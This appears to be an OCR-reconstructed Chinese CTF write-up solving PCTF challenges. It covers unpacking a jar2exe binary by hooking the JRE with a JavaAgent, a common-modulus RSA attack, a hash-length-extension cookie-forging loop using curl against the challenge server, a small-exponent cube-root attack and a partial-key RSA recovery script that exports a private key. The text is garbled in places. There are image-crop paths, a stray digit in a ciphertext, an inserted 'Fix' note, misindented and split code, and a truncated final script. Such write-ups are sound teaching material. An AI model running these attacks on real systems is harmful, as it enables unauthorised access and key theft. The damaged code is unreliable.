
直接 diskgenius 打开就看到了



PCTF{T2reCrypt_15_N07_S3cu2e}


Fibonacci

jar2exe，而且丧心病狂的用了最大加密。
攻略都在这，坑就是你要用 64 位的 od 去调
http://reverseengineeringtips.blogspot.com/2014/12/unpacking-jar2exe-21-extracting-jar.html
耐心点还是能 dump 出来的，然后 jd-gui 看源码，



```java
public class Fibonacci
{
  private static void heheda()
  {
    String bb = new String(b.x);
    String cb = new String(b.y);
    String m = hello(cb, bb);
  }

  public static void main(String[] args)
  {
    System.out.println("来让我们玩一个数列游戏：");
    System.out.println("a[0]=0,a[1]=1");
    System.out.println("a[2]=1,a[3]=2");
    System.out.println("a[4]=3,a[5]=5");
    System.out.println("..............");
    System.out.println("请计算a[100000000000000]：");
    Scanner scan = new Scanner(System.in);
    String read = scan.nextLine();
    read = read;
    System.out.println("答案错误！！");
  }
```

那就修改成这样，就能出结果



```java
/*    */ package top.phrack.ctf.Fibonacci;

/*    */ public class Fibonacci
/*    */ {
/*    */   private static void heheda()
/*    */   {
/* 11 */     String bb = new String(b.x);
/* 12 */     String cb = new String(b.y);
/* 13 */     String m = hello(cb, bb);
             System.out.println(m);
/*    */   }
/*    */
/*    */   public static void main(String[] args) {
/* 17 */     heheda();
/*    */   }
/*    */
```

不过还有一个坑就是编码问题，不知道 b.class 里的 char 数组是啥字符编码，直接反编译的代码复制过来妥妥的跪 换一个做法 ,自己用解出来的源码打包一个jar 把jar里的b.class 换成 dump 出来的，执行就出结果。
PCTF{1ts_not_5c2ipt_Chall3nge}

虽然我一开始是这么粗暴的 dump 出来，但是后来想想有没有优雅的方式，如果能 hook


掉 jre 应该就能不用 od 就做出来，去找了还真人这么干过
http://blog.csdn.net/RaviNow/article/details/51123839
作者写了一个 e2j 的项目，利用 JavaAgent 来 dump 出 jar，而 JavaAgent 就是 hook 掉 jre 的一个好方法
把 e2j 复制到和 Fibonacci.exe 同目录，在命令行下执行

```
set JAVA_TOOL_OPTIONS=-javaagent:e2j-agent.jar
Fibonacci.exe
```

这时候就会发现 dump 出来一个 jar，用 jd-gui 打开就能发现 dump 出了 Fibonacci 这个 class，不过很遗憾 class b 还是不知道，原因是 class b 就没加载过，e2j 自然没法获取，不过我们还是有办法，不过这次得自己写代码来 hook jre。
以下内容需要了解 JavaAgent 的知识，我们可以把 e2j 的 Entrypoint 改为

```
class Transformer implements ClassFileTransformer {
    public static final String classHack = "c:\\hack\\1.class";
    public static byte[] getBytesFromFile(String fileName) {
        try {
            File file = new File(fileName);
            InputStream is = new FileInputStream(file);
            long length = file.length();
            byte[] bytes = new byte[(int) length];
            int offset = 0;
            int numRead = 0;
            while (offset <bytes.length
                    && (numRead = is.read(bytes, offset, bytes.length - offset)) >= 0)
{
                offset += numRead;
            }

            if (offset < bytes.length) {
                throw new IOException("Could not completely read file "
                        + file.getName());
            }
            is.close();
            return bytes;
        } catch (Exception e) {
            System.out.println("error occurs in _ClassTransformer!"
                    + e.getClass().getName());
            return null;
        }
    }
    public byte[] transform(ClassLoader l, String className, Class<?> c,
            ProtectionDomain pd, byte[] b) throws IllegalClassFormatException {
          System.out.println(className);
        if (!className.equals("top/phrack/ctf/Fibonacci/Fibonacci")) {
            return null;
        }
        return getBytesFromFile(classHack);
    }
}
public class Entrypoint {
  public static void premain(String options, Instrumentation instr) {
    instr.addTransformer(new Transformer());
  }
}
```


1.class 就是由这个类编译出来的



```
   / package top.phrack.ctf.Fibonacci;

   */ public class Fibonacci
   */ {
   */   private static void heheda()
   */   {
   */     String bb = new String(b.x);
   */     String cb = new String(b.y);
   */     String m = hello(cb, bb);
          System.out.println(m);
   */   }
   */
   */   public static void main(String[] args) {
   */     heheda();
   */   }
   */
```

重新编译 e2j-agent.jar，然后执行

```
set JAVA_TOOL_OPTIONS=-javaagent:e2j-agent.jar
Fibonacci.exe
```




```
C:\Users\火日工具\Desktop\e2j-master>Fibonacci.exe
Picked up JAVA_TOOL_OPTIONS: -javaagent:e2j-agent.jar
java/lang/invoke/MethodHandleImpl
java/lang/invoke/MemberName$Factory
java/lang/invoke/LambdaForm$NamedFunction
java/lang/invoke/MethodType$ConcurrentWeakInternSet
java/lang/invoke/MethodHandleStatics
java/lang/invoke/MethodHandleStatics$1
java/lang/invoke/MethodTypeForm
java/lang/invoke/Invokers
java/lang/invoke/MethodType$ConcurrentWeakInternSet$WeakEntry
java/lang/Void
java/lang/IllegalAccessException
sun/misc/PostVMInitHook
com/regexlab/j2e/Handler
com/regexlab/j2e/Handler$1
top/phrack/ctf/Fibonacci/Fibonacci
top/phrack/ctf/Fibonacci/b
PCTF{1ts_not_5c2ipt_Chall3nge}
java/lang/Shutdown
java/lang/Shutdown$Lock
```

very hard RSA

这题是 rsa 的共模攻击，可以看 http://bluereader.org/article/44078790 的介绍，需要求模反可以用上面提到的工具

```
fo1 = open('flag.enc1','rb')
fo2 = open('flag.enc2','rb')
datafo1 = fo1.read()
fo1.close()
datafo2 = fo2.read()
fo2.close()
c1 = int(datafo1.encode('hex'),16)
c2 = int(datafo2.encode('hex'),16)
n=
0x00b0bee5e3e9e5a7e8d00b493355c618fc8c7d7d03b82e409951c182f398dee310
4580e7ba70d383ae5311475656e8a964d380cb157f48c951adfa65db0b122ca40e42
fa709189b719a4f0d746e2f6069baf11cebd650f14b93c977352fd13b1eea6d6e1da7
75502abff89d3a8b3615fd0db49b88a976bc20568489284e181f6f11e270891c8ef80
017bad238e363039a458470f1749101bc29949d3a4f4038d463938851579c7525a69
984f15b5667f34209b70eb261136947fa123e549dfff00601883afd936fe411e006e4e
93d1a00b0fea541bbfc8c5186cb6220503a94b2413110d640c77ea54ba3220fc8f4cc
6ce77151e29b3e06578c478bd1bebe04589ef9a197f6f806db8b3ecd826cad24f5324
ccdec6e8fead2c2150068602c8dcdc59402ccac9424b790048ccdd9327068095efa01
0b7f196c74ba8c37b128f9e1411751633f78b7b9e56f71f77a1b4daad3fc54b5e7ef93
5d9a72fb176759765522b4bbc02e314d5c06b64d5054b7b096c601236e6ccf45b5e6
```

```
11c805d335dbab0c35d226cc208d8ce4736ba39a0354426fae006c7fe52d5267dcfb9
c3884f51fddfdf4a9794bcfe0e1557113749e6c8ef421dba263aff68739ce00ed80fd00
22ef92d3488f76deb62bdef7bea6026f22a1d25aa2a92d124414a8021fe0c174b9803
e6bb5fad75e186a946a17280770f1243f4387446ccceb2222a965cc30b3929L
e1 = 17
e2 = 65537

s1 = 30841
s2 = -8
s2 = - s2
c2 =
3147600269455250066144622829393799414501075683779663715625484433415
3069660773247518808098353741821907307371153629351866913688563749885
3995679550567255431914518145215086213382914565343662376287090695441
7822819203882809655322107303215524184370658782389155535562221813213
4830179280114855333742221279722962960938816522329200884561801013082
7980686094844190235435562495888931351653942646758535294806309552451
7130857387860877258168396856777672104475881557023871058057101461118
5731043460025227860416645665853696860780178318424998908697779586313
3231310277721895023287301301910330270152111099058107481055789766619
9117405481840148893522365921706561331446350359690813184583200285210
9031339762207414974714747835726649894662565320514090941724843900441
3875990665140587931856690863923639286492919855220335450668695583186
2809509079664416687899764332107015979479672350962425293438743212569
5394511731244805507384441451753257019420653369123554633863723385655
6945101315934921525067871999833774733968624365996089181439993789086
3122758681459642244417861548993494410630473053045447996703013195688
1299239175854588287515675362041954260172930776342079952759426944974
2359900229513161519646784837188855362237036212062622616196801974698
4924116208893177047846927 19

m= pow(c1,s1,n)*pow(c2,s2,n)% n
print format(m,'x').decode('hex')
```

```
&�7�e��e�B ��-�y�7������ �ĭ��� G��IMhO!�4\
��˘˝n�@¸|���}� u�3(�e��Y +Θ ������X�� ���� Z'q  o  ;*v�Z���  \�亩r�Ns��.%��ǐ V&#�˝�*���6� ]z�%�0 _��v:�,V_�Sg�h
�  #�\ (⓭1� �骣PCIF{M4st3r_oF_Number_Th3ory}
▮
```

Fix: c2 last line should be one number.

flag 在管理员手里

这题是 PlaidCTF 2014 Web-150 改来的

https://blog.skullsecurity.org/2014/plaidctf-web-150-mtpox-hash-extension-attack

```
for i in `./hash_extender --data ';"tseug":5:s' -s 3a4727d57463f122833d9e732f94e4e0 --append ';"nimda":5:s' --secret-min=1 --secret-max=32 --out-data-format=html`; do HASH=`echo $i | sed 's/,.*//'`; DATA=`echo $i | sed 's/.*,//'`; echo "$DATA :: $HASH"; curl -b "role=$DATA;hsh=$HASH" http://web.phrack.top:32785/ >> 1.txt; echo; done
```

查看 1.txt 搜索 PCTF 即可

Extremely hard RSA

原理不难，就是由于 e 为 3 太小了，可以不断的加 n 开三次方，直到正好开成功为止

```
import gmpy
fo = open('flag.enc','rb')
datafo = fo.read()
fo.close()
c = int(datafo.encode('hex'),16)
N=0xB0BEE5E3E9E5A7E8D00B493355C618FC8C7D7D03B82E409951C182F398DEE
3104580E7BA70D383AE5311475656E8A964D380CB157F48C951ADFA65DB0B122C
A40E42FA709189B719A4F0D746E2F6069BAF11CEBD650F14B93C977352FD13B1EE
A6D6E1DA775502ABFF89D3A8B3615FD0DB49B88A976BC20568489284E181F6F11
E270891C8EF80017BAD238E363039A458470F1749101BC29949D3A4F4038D4639
38851579C7525A69984F15B5667F34209B70EB261136947FA123E549DFFF0060188
3AFD936FE411E006E4E93D1A00B0FEA541BBFC8C5186CB6220503A94B2413110D
640C77EA54BA3220FC8F4CC6CE77151E29B3E06578C478BD1BEBE04589EF9A197F
6F806DB8B3ECD826CAD24F5324CCDEC6E8FEAD2C2150068602C8DCDC59402CC
AC9424B790048CCDD9327068095EFA010B7F196C74BA8C37B128F9E1411751633
F78B7B9E56F71F77A1B4DAAD3FC54B5E7EF935D9A72FB176759765522B4BBC02E
314D5C06B64D5054B7B096C601236E6CCF45B5E611C805D335DBAB0C35D226CC
208D8CE4736BA39A0354426FAE006C7FE52D5267DCFB9C3884F51FDDFDF4A9794
BCFE0E1557113749E6C8EF421DBA263AFF68739CE00ED80FD0022EF92D3488F76D
EB62BDEF7BEA6026F22A1D25AA2A92D124414A8021FE0C174B9803E6BB5FAD75E
186A946A17280770F1243F4387446CCCEB2222A965CC30B3929
e=3
i=0
while 1:
    res=gmpy.root(c+i*N, 3)
    if(res[1]==1):
        print res
         break
    i=i+1
```

God Like RSA

其实是 pctf 的一题，原题地址 http://mslc.ctf.su/wp/plaidctf-2014-rsa-writeup/

```
#!/usr/bin/python
#-*- coding:utf-8 -*-
import re
import pickle
from itertools import product
from libnum import invmod, gcd

def solve_linear(a, b, mod):
    if a & 1 == 0 or b & 1 == 0:
        return None
    return (b * invmod(a, mod)) & (mod - 1)   # hack for mod = power of 2

def to_n(s):
    s = re.sub(r"[^0-9a-f]", "", s)
    return int(s, 16)

def msk(s):
    cleaned = "".join(map(lambda x: x[-2:], s.split(":")))
    return msk_ranges(cleaned), msk_mask(cleaned), msk_val(cleaned)

def msk_ranges(s):
    return [range(16) if c == " " else [int(c, 16)] for c in s]

def msk_mask(s):
    return int("".join("0" if c == " " else "f" for c in s), 16)

def msk_val(s):
    return int("".join("0" if c == " " else c for c in s), 16)

E = 0x10001
```

```
N = to_n("""00:c0:97:78:53:45:64:84:7d:8c:c4:b4:20:e9:33:
    58:67:ec:78:3e:6c:f5:f0:5c:a0:3e:ee:dc:25:63:
    d0:eb:2a:9e:ba:8f:19:52:a2:67:0b:e7:6e:b2:34:
    b8:6d:50:76:e0:6a:d1:03:cf:77:33:d8:b1:e9:d7:
    3b:e5:eb:1c:65:0c:25:96:fd:96:20:b9:7a:de:1d:
    bf:fd:f2:b6:bf:81:3e:3e:47:44:43:98:bf:65:2f:
    67:7e:27:75:f9:56:47:ba:c4:f0:4e:67:2b:da:e0:
    1a:77:14:40:29:c1:a8:67:5a:8f:f5:2e:be:8e:82:
    31:3d:43:26:d4:97:86:29:15:14:a9:69:36:2c:76:
    ed:b5:90:eb:ec:6f:ce:d5:ca:24:1c:aa:f6:63:f8:
    06:a2:62:cb:26:74:d3:5b:82:4b:b6:d5:e0:49:32:
    7b:62:f8:05:c4:f7:0e:86:59:9b:f3:17:25:02:aa:
    3c:97:78:84:7b:16:fd:1a:f5:67:cf:03:17:97:d0:
    c6:69:85:f0:8d:fa:ce:ee:68:24:63:06:24:e1:e4:
    4c:f8:e9:ad:25:c7:e0:c0:15:bb:b4:67:48:90:03:
    9b:20:7f:0c:17:eb:9d:13:44:ab:ab:08:a5:c3:dc:
    c1:98:88:c5:ce:4f:5a:87:9b:0b:bf:bd:d7:0e:a9:
    09:59:81:fa:88:4f:59:60:6b:84:84:ad:d9:c7:25:
    8c:e8:c0:e8:f7:26:9e:37:95:7c:e1:48:29:0f:51:
    e7:bd:98:2f:f6:cc:80:e7:f0:32:0b:89:51:92:4e:
    c2:6d:50:53:2b:3b:77:72:d1:bd:1a:1f:92:d7:12:
    79:61:61:c5:a4:7e:b3:85:eb:f0:7c:6d:46:03:c5:
    e6:d5:81:2c:ba:7e:ea:8d:51:7d:63:55:34:2a:b6:
    d4:dc:31:5a:f1:99:e3:dc:8c:83:0b:a2:2a:d5:3c:
    41:48:41:54:1a:a9:e8:b6:70:bf:d3:fe:ed:19:17:
    14:94:13:b3:17:e3:8b:8e:6f:53:ed:e2:44:e8:4a:
    32:d6:5c:0d:a8:80:f5:fc:02:e9:46:55:d5:a4:d3:
    e7:c6:30:77:f9:73:e9:44:52:d8:13:9d:5d:bf:9e:
    fa:3a:b5:96:79:82:5b:cd:19:5c:06:a9:00:96:fd:
    4c:a4:73:88:1a:ec:3c:11:de:b9:3d:e0:50:00:1e:
    ac:21:97:a1:96:7d:6b:15:f9:6c:c9:34:7f:70:d7:
    9d:2d:d1:48:4a:81:71:f8:12:dd:32:ba:64:31:60:
    08:26:4b:09:22:03:83:90:17:7f:f3:a7:72:57:bf:
    89:6d:e4:d7:40:24:8b:7b:bd:df:33:c0:ff:30:2e:
    e8:6c:1d""")

p_ranges, pmask_msk, pmask_val = msk(""" 0: e:  :  :  :c :c :  :  :  :b :  :  :  :  :
     :ab: e: 2: 8:c :   :   : 1:6 :6 : 6: f:d9: 0:
    8 :5c:7 :06:   :   :   :0 : 3:5 :4b:   :6 :   :   :
    2 :   :6 :   :   :   :2 :bc: c:   :85:1 : 1:d : 3:
     1:b4:   : b: 1: 3: d:a :   :   :6e: 0:b :2 :   :
     :b :   :9 :e :   :82:8d:   :   :13:   :   : a: a:
     :   :4 :   :c : f:   :   :7 :e :0a:   :   : b: 5:
     : e:91:3 :   :3c: 9:   : 6:   :   :b5:7d: 1:   :
     :   :   :b :a1:99:6 :4 :3 :c :1a:02:4 :   : 9:
    9 :f : d:bd:   :0 :   :   :   :b3:   : 4:   :e9: 9:
     : d:   :   :7 :   :93:   : e:dc:   : 0:   :e7:   :
    e :   :2 : b: 2:5 :   :   :   :   : c:5f:   :   :e2:
     :   : 9:   :2a:   : e:   :   :2 :   :9f: 7:3 :   :
    b : f:b :   : 8: 7:   :   :f :6 :e :c :   :3 :   :
    f7: 5: 8: 5:   :   :   :   :   : 8: e:   :03: c:   :
    33:76:e : 1:7 : c:   : 0:   :0b:   : a:   : 2: 9:
     :c8:bf:   :   :06: 7:d5:   :02: c:b :e2: 7:2 :
     :   """)

q_ranges, qmask_msk, qmask_val = msk(""" 0: f:   :d0: 1:55: 4:31:   : b:c4:8 :   : e: d:
    34: 3:f :   :   :   :   : 8:99:1 :   : a:0 :   :4 :
    0 :   :f :   :a4:41:2 :   :a :   : 1:   : a: c:   :
     :   : 9:   :   : 2:f4: f:   :   :   :   :1 : 4:9 :
    a :   :   :79:0 :   :   :   :   : 2: 8:b :   :4 : 8:
     :9b: 1:   :d :   :f :e4:   :4 :c :e :   :3 :   :
     7:2 :   :d :8 :2 :7 :   :d :67:fc:e : 0:f9: 7:
    8 :   :   :   :1 :2f:   :51:   :   :2e:0a: e:3d: 6:
    b :   :dd:   : 0:fb:   :f4:   :   :   :b4: 9:c :   :
     a:   :   :   :d :   :   :6b: 2:   :9b: a:60:   :d6:
     0:4f:16:d1:   :   :5 :fc:   :f :   :8 :   :   :   :
     1: 6:e1:9 : e:4 : 6: c: d:d :73: 3:   :   :7 :
     :8 : 9:   :3b:f : 2:   :   :f1: e:   :   :1e:   :
    8 :   :   : 6:0 : 4:99:e :   : 5:   :   : 4:   :   :
     : a:81:64:   :7 :f : 9: d:   :9 :   : 7:93:f :
    ac:8c:   : 8:   : 0: d: 8:   :7 :   :1d:   :f :   :
    1 :a :6 :8 :   :60:   :b3:   :   :   :89:   :   :14:
     :5 """)

_, dmask_msk, dmask_val = msk("""   :   :   : f:8 :a5:d : 2: 0:b :7 :   : 1:   : 4:
    1:0d:   :3 :   :6 :   :   : b:   :   :   :e :   :   :
    0e: 0:db:   :1a:1c:c0:   : e:   :   :99:bc:8 :a5:
    7 :7 :7 : b:   :   : 8: 8:   :7 :55: 2:   :   :f :
    b2:   :   :b :f :4 :   : 8:   :b :   :   :   : 0:   :
    0 :   :6 :9 :   :   :   : b: 4:   : 0: a: 5:07:b :
     9: c:9a: 9:   : 7:9e:   : b:60:f :   :   :   :0 :
      : 3:0 :   :   :   : 1:b :   :   : b: 6:0 :f :   :
      : 2:18: 6: b:1 :   :   :   :   :d3:f3:   :a :   :
     3:   :   :   :   : 3: d: 1: 2:7 :   : d:   : 2: d:
      :   : d:4 :   :d :   :6d: c:a :b6:   :   :   : 1:
    69:   : 7:   :89:   :c :8 :61: d:25: 3:7 :1b: 4:
    b :   :8 :55:   :49: 1:2 :3 :   :1 :e9:a8: 3:   :
    9 :   : 1:f8:d3:   :e :   :d :   :9 :b6:   :   :71:
    1 :   :c1:   : b: 1:   : 6:e :   :64:   :   :1a:c :
      : b:   :bf:c :   : 0:   : 8:a :4 :   :26:a :5 :
    6 :   :   :   :eb:   :e5: a:   :3e:f9:10:0 :   :   :
     6:0 :   : 8:   : 1:72: c:0 : f:5 : f:9c: 0: e:
     7:b :   :   :   :   :d9: 4:   : e:c :68:   :   :   :
     c:   :3a:   :   :a0:ea: 3: 4:   :72:a :d : 8:   :
      :0d:5 :0 : a: 7:c :bb: 6: 4:a :ce:d :2 : 1:
      :   :17:6 :   : c: b:   : f:   :3 : 5:6 :3 :0e:
      : 7:c :3e: 2: 9: 7: 6: f: e: f: 9:   :f3: 9:
    a :c1:6 :   : 1:9 :   :43:   : f: 5:   :0 :27: 4:
    4 :a :   :e9:   : 8: 4:3 :8a: 6:16:d5:c : e: e:
      :d : c:b :a8:   : 7:   : 9:   :7 :7d:   :   :   :
      :   :   :4 :2 :   : 3: 3: 6:   :   :   :7b:0 :   :
     e:   :0 :   :a :   : 5:   :   :   : 5:1 :82:c :0d:
    4 :2 :fd:36: 5:50:0 :   :   :d : f: 6:   :   :e :
    0 :   :   :ce:   :9e:8 :   :0 :d :07:b3:   :   :   :
    0 :e4:   :   :68:b :c :   : c:5 :   :   :3 : 7: 2:
     c:e0:   :5 :   :   :b4:   :ef: 7:   :1 :e : 0:f :
      :6 :   :   :   :e0:c :3 :   :   : 3:   : d:   :   :
     3: 3: c: a:   :b : a:71: 3: 0:a :   :4 :5d:   :
    0 :4 """)

_, dpmask_msk, dpmask_val = msk("""   : 3:2a:   : d:   :   :   :   :0 :1 : f:   :   : 6:
    1 :2 :1b:07: a:e :b :c5:58:7 :   :e8: 7: 1: c:
      : 1:b :a0: 4:0f:5 :67:   :3 :7 :6 :f9:   : c:
```

```
    :79: 0:1 :65:  :8 :  :99: d:d :  :2 :9 :0 :
    e:  :0 :  :  :  : d:  :d :7 :6 :a9: a:8b: b:
     :  : 7: a:37:  :  :7 :1 :6 :  :c2: 7:6 :b :
    e:  :  :  :  :  :  :b :3a:5 :  :  :  :  :  :
     :  :  :cd:8 :  : d:  :7 : 3:  : f:e : c:  :
     : a:  :c : f:c : 7:b :5 :  :  :2 :8 :8 :6 :
    0a: a:  :  :3 :db:  : 4:00:  : d:  :b : 5:  :
    20: 2: 5:  :82:  : 0: 6:  :8a:  :7 :  : 8:  :
     4: 1:  :  :  : 8:46:  :  :  :  :  : 0:f :c8:
    2 :  : c:7 :  : 1:  :  :2 : 0: 5:  :  : 1:9b:
     6:9 : 0:74:  :c :  :e :  :  :cb:b :3 :3 :  :
     2:  :  :47:  :2 : 0:5 :  :  : d: 6:83:  :  :
     :c7:  :  :0b:  :  : c:  :3 :8 :  :9 :4 : 7:
    5 :c0:fe:  :f9: 1:  :0 : e: 8:02:  : f:  :c :
    55:61""")

_, dqmask_msk, dqmask_val = msk("""  :0b:7 :4 :0 : 0:6 : 7:7e:  : 5:  : 7:  : a:
    a :d : 0: 6: 4:86:  :  :8 :  :  :  :  :e :8f:
     9:  :  :  : 1:  :2 :  : 7: b:1 :5 : f:  :8 :
     :d :21:  :e : d:  :c9:e : b:  :  :1 :  :  :
     :d :a2:b7:  :  :  :f3:  :42:  :e : c:  :f :
     : 0:f :7 : 4: 5:34:  :4 : c:  :  :8 :d : 8:
    5 :af: 3:1d: 5:4 :  :2 :  :6 :c : 6:a :1 :5 :
     a:9 :  :d :  :  :0a:a1:  :f :7 :9 :b :  :  :
     f:2 :27: f:  :0 :f6:4d:  :  :  :  :  :5 :  :
     4:08:  : 5:  : 8: 5:  :  :  :18: 4: 8:57: 2:
     f: a:  :  :a8: f: c:f : e: 1:9 :c : 4:9 :  :
     :  :  :  :  : 1:  :2 :  :d1:  : 6:e : d:  :
     : f:04:2 :8d:  : 3:  :  :b : 8:  :d6:  : 2:
     :  :  :6 :  : f:  :  : 0:6 :  :51:  :48:19:
     :  :  :69:4 : c:  :c :  : f:  :f4:d :  : f:
     d:0 :0d:b :3 : 3:2 :  :  :6 : b:5 :2 :  : c:
     1:5a: f:f :  :  :7e:3e:  :d :f :0 : d: c: 6:
     1""")


def search(K, Kp, Kq, check_level, break_step):
    max_step = 0
```

```
cands = [0]
for step in range(1, break_step + 1):
    #print " ", step, "( max =", max_step, ")"
    max_step = max(step, max_step)

    mod = 1 << (4 * step)
    mask = mod - 1

    cands_next = []
    for p, new_digit in product(cands, p_ranges[-step]):
        pval = (new_digit << ((step - 1) * 4)) | p

        if check_level >= 1:
            qval = solve_linear(pval, N & mask, mod)
            if qval is None or not check_val(qval, mask, qmask_msk, qmask_val):
                continue

        if check_level >= 2:
            val = solve_linear(E, 1 + K * (N - pval - qval + 1), mod)
            if val is None or not check_val(val, mask, dmask_msk, dmask_val):
                continue

        if check_level >= 3:
            val = solve_linear(E, 1 + Kp * (pval - 1), mod)
            if val is None or not check_val(val, mask, dpmask_msk, dpmask_val):
                continue

        if check_level >= 4:
            val = solve_linear(E, 1 + Kq * (qval - 1), mod)
            if val is None or not check_val(val, mask, dqmask_msk, dqmask_val):
                continue

            if pval * qval == N:
                print "Kq =", Kq
                print "pwned"
                print "p =", pval
                print "q =", qval
                p = pval
```

```
                    q = qval
                    d = invmod(E, (p - 1) * (q - 1))
                    coef = invmod(p, q)

                    from Crypto.PublicKey import RSA
                    print RSA.construct(map(long, (N, E, d, p, q, coef))).exportKey()
                    quit()

            cands_next.append(pval)

